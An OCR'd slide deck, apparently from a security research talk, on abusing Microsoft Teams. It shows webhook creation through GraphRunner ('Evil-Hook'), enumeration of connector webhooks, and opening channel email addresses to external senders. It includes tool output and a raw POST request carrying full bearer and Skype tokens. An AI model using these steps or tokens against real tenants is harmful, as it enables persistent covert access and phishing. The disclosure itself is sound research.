        Webhooks: https://[redacted].webhook.office.com/webhookb2/[redacted]/IncomingWebhook/adfa
    Connector Details:
        MailboxName:
        OwnerEmail: highpriv@[redacted].onmicrosoft.com
        Description: Gitlab_Notification
        ConnectorConfigurationId: AQMkADllMTQ1NDJlLTg0YWMtNGYyYi1hOTQzLWRhNTNkNjE3ZTU5OQAARgAAA12LnlQ_aq1Ptfs4nGCVvAQHAHVRElX_VGRPvLo2DYTJn3MAAAIBGgAAAHVRElX_VGRPvLo2
        AddedByDescription: Added by:high priv
        CorrectiveAction: 0
        IsUpdateAllowedForUser: True
        Webhooks: https://[redacted].webhook.office.com/webhookb2/[redacted]/IncomingWebhook/c938
  Checking Channel: News
    ChannelID: [redacted]@thread.tacv2
    Connector Details:
        MailboxName:
        OwnerEmail: highpriv@[redacted].onmicrosoft.com
        Description: Reddit_News
        ConnectorConfigurationId: AQMkADllMTQ1NDJlLTg0YWMtNGYyYi1hOTQzLWRhNTNkNjE3ZTU5OQAARgAAA12LnlQ_aq1Ptfs4nGCVvAQHAHVRElX_VGRPvLo2DYTJn3MAAAIBGgAAAHVRElX_VGRPvLo2
        AddedByDescription: Added by:high priv
        CorrectiveAction: 0
        IsUpdateAllowedForUser: True
        Webhooks: https://[redacted].webhook.office.com/webhookb2/[redacted]/IncomingWebhook/ecab
```

Creating Webhooks


Creating Webhooks

- Follows the same process for enumerating
- With one extra step – A POST request that contains a Webkit form submission
  - Webkit contains:
    - The type of webhook
    - Name
    - Channel
    - Request Value
    - Etc.

The Catch


- When passing the Webkit request to the API with our current values we get an error…
- Why????????
- Because the request TeamsID must be the ID of the ”General” channel of that Teams not the actual channel you want to put the hook in
- The desired channel ID goes in the Webkit form.

The Difference – The Channel ID



Example GraphRunner - Create-Webhook

```
Team Name: General
Channel Name: Demo
Token value: Ol2Sc90nUPBA2M2IIViLhPQGDDr7v1pn-DbDxe2GShIAAQAAeVZ5SY-La9I4XieNasMxwOu6Xms8N0GarJn7B4EH43JuRX7IAWTZUUxC5rc-mPQLaSpBTEDWfV1QfyfiS
TPgmb26C3iMtozlKP7HdQX6ICoSqJoMQc1LbW0nqBOhaXy1coFkJQaYcRrRRN6JNkcJbaQppJg81petxSst5SQ_6GPEXsZcp9G91xRN5063_-GidJRxR8nyuvybkuxw8uDct_eG2s84VVb
kVg8HQjOSs2pDwkoIsDUCdOoXs9gZzsGPJhja8kVVcFHc8_ZI0PiQ4nweNs2RXa9vc7Q8HJT9posysZUWMcY5AZ7FJbG9oJtZwfbKRpQzN1fgzEZwlEHGmWAAAAArDtV2mvprnhktHK9hX
K8ectjIaTrpIX2QuEswL2OZFbJeje3HR6Mf_wtbWtidP84cAXRgXuXc4G9M3d4Y_4s1nSuGGwZweeEGYMLzFtGaZtGe4BAmSkaZj_D4xB-o2JE1
AltID value: bd1fb3fd06da474b92e7bd9a17a00709
Token value: [redacted]@0151ac67-8dc4-422f-b70b-057aa1861dd2
Webhook Creation Successful
Webhook Name: Evil-Hook
Webhook Address: https://[redacted].webhook.office.com/webhookb2/[redacted]@0151ac67-8dc4-422f-b70b-057aa1861d
d2/IncomingWebhook/fc23dccbb72e459ca91cc598e33efb01/[redacted]
```




Testing in the Wild

- Microsoft claims that this is not meet requirement's to be a security issue
- They’re response is that you need access to perform these actions
- We observed this feature enabled in:
  - All tenants have 100s of connectors by default
  - Disabling/delete the user who created them doesn’t remove the webhook
  - Numerous clients susceptible

Interesting

- Creating webhooks this way
  - Avoids the need to install the connector (from the GUI perspective)
- Typically, you need to first install the connector before deploying a webhook


Interesting



Channels

And The Things That Should Never Be A Feature

Channels Can Have Email Addresses



Channel Addresses

- Channel addresses are randomly generated, allowing emails to be received if they came from:
  - Internal domains
  - Specific domains
  - Anyone
- Anyone - This means external users can send messages to this address with no issues

Channel Addresses – Microsoft’s Response

- Microsoft claims that this feature needs to be enabled by IT.
- However, we observed this feature enabled in:
  - 1 dev tenant
  - 1 private tenants used for research
  - 1 freshly created tenant
  - 3 client tenants
- Only requires a GET, POST and PUT (you don’t see PUT requests that often)
- Not available for any Office 365 Government Plans

GET Request

- Checks if the channel has an email address set. If there is no email address, it will respond with a status code "NotFound"

POST Request

- Allows us to change the current values of “allowedSenderType” if an email address already exists

Request

Pretty Raw Hex

```
POST /api/mt/amer/beta/channels/19:7a9a64dbb4f64a2ca9031fb8e5419155@thread.tacv2/email HTTP/1.1
Host: teams.microsoft.com
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJub25jZSI6ImxaR1pCT25wc2xINDBwNHdYSERiOVN2eTBOOTJ6eVEwSzVrRlo3W1ZPN1EiLCJhbGciOiJSUzI1NiIsIng1dCI6IjVCM25SeHRRN2ppOGVORGMzRnkwNUtmOTdaRSIsImtpZCI6IjVCM25SeHRRN2ppOGVORGMzRnkwNUtmOTdaRSJ9.eyJhdWQiOiJodHRwczovL2FwaS5zcGFjZXMuc2t5cGUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMDE1MWFjNjctCRjNC00MjJmLWI3MGItMDU3YWExODYxZGQyLyIsImlhdCI6MTcwNDMwOTg4NiwibmJmIjoxNzA0MzA5ODg2LCJleHAiOjE3MDQzOTYxOTIsImFjY3QiOjAsImFjciI6IjEiLCJhaW8iOiJFMlZnWUVoa2V2emIOM24xcTlUd2OySGhzcE8rVGZLNmxuWEc2KzVHUmI5OWJhMVpEZO1BIiwiYW1yIjpbInB3ZCJdLCJhcHBpZCI6IjVlM2NlNmMwLTJiMWYtNDI4NS04ZDRiLTc1ZWU3ODc4NzMONiIsImFwcGlkYWNyIjoiMCIsImFtdGhfdGltZSI6MTcwNDMxMDE0MSwiZmFtaWx5X25hbWUiOiJwcml2IiwiZ2l2ZW5fbmFtZSI6ImxvdyIsImlwYWRkciI6Ijk5LjIzMi4xMjYuNTYiLCJuYW1lIjoibG93IHByaXYiLCJvaWQiOiJlNzgzNDVmMS0yZTUzLTQyZTItYTc5NS1mY2EzODNmNmUyNTkiLCJwdWlkIjoiMTAwMzIwMDMxQTVCNEQ1MiIsInJoIjoiMC5BVkFBWjZ4QkFjU05MMEszQ3dWNm9ZWWQwbGY5RmN4c0xCZEJxSX1Ec2RWc1M3NjJBT1kuIiwic2NwIjoidXN1c19pbXBlcnNvbmF0aW9uIiwic2lkIjoiMzJhOGRiYTUtYzkwMC00YTNjLWEyMmQtNjE4MmU3YmRhZDI5Iiwic3ViIjoiMjFXaUVUcEl1ZDNZZy1ZUjIteE9td2tpVzRmQnpyVW9FZOZ2TDRZWXhqWSIsInRlbmFudF9jdHJ5IjoiQOEiLCJOaWQiOiIwMTUxYWM2NyO4ZGMOLTQyMmYtYjcwYiOwNTdhYTE4NjFkZDIiLCJlbmlxdWVfbmFtZSI6Imxvd3ByaXZARWlkZWxiZXJnRG9tYWlucy5vbmlpY3Jvc29mdC5jb20iOiLCJlcG4iOiJsb3dwcml2QEVpZGVsYmVyZORvbWFpbnMub25taWNyb3NvZnQuY29tIiwidXRpIjoibONYNTZydUl4RU9wM2RtMjl4SFlBQSIsInZlciI6IjEuMCIsIndpZHMiOlsiYjc5ZmJmNGQtM2VmOSOONjg5LTgxNDMtNzZiMTkOZTg1NTA5IlOsInhtc19jYyI6WyJDUDEiXSwieG1zX3NzbSI6IjEifQ.ZBcyrycljwYzs98IHnJVaF6u9l6Ig3cYFmtJuLxnYHWlWQK3x-ocGTIOYRPoYDYl4OPNCM-rIVMCgV8b_xKL6qaG1_HYAK1SkoEear73mBw7jzEsBov64TIlUnAlkCdeo6rxRpvJpDQSgHF_bLGfXapOHeAanDmFqbBshl7nYToi5PQrKFEB2b3WjV9sPR83LOpKbKwgPvQ-1Szl7RWqoJhW4wLFszuveW5ZsB5Nc-uKkUBABt8qY6hd9rN2KPK9MwacxXpANmtDar1Ha83yS-5lhgXRDuci7TLNZc9ZAWDDpXrWnDfZx7Gi-uGmA5ssW4s4w8HUf-ed_XzCST1PxA
X-Skypetoken:
eyJhbGciOiJSUzI1NiIsImtpZCI6IjVFODQ4MjEOQzc3MDczQUU1QzJCREU1QONENTQOOD1EREYyQzRDODQiLCJ4NXQiOiJYb1NDRk1kd2M2NWNLOTVje1ZSSW5kOHNUSVEiLCJOeXAiOiJKV1QifQ.eyJpYXQiOjE3MDQzMTAxODcsImV4cCI6MTcwNDM5NjExMiwic2t5cGVpZCI6Im9yZ2lkOmU3ODMONWYxLTJlNTMtNDJlMi1hNzk1LWZjYTM4M2Y2ZTI1OSIsInNjcCI6NzgwLCJjc2kiOiIxNzAOMzA5ODg2IiwidGlkIjoiMDE1MWFjNjctOGRjNCOOMjJmLWI3MGItMDU3YWExODYxZGQyIiwicmduIjoiY2EiLCJhYWRfdXRpIjoibONYNTZydUl4RU9wM2RtMjl4SFlBQSIsImFhZF9pYXQiOjE3MDQzMDk4ODYsImFhZF9hcHBpZCI6IjVlM2NlNmMwLTJiMWYtNDI4NS04ZDRiLTc1ZWU3ODc4NzMONiJ9.iqZ6SG8ZeVMaPkizT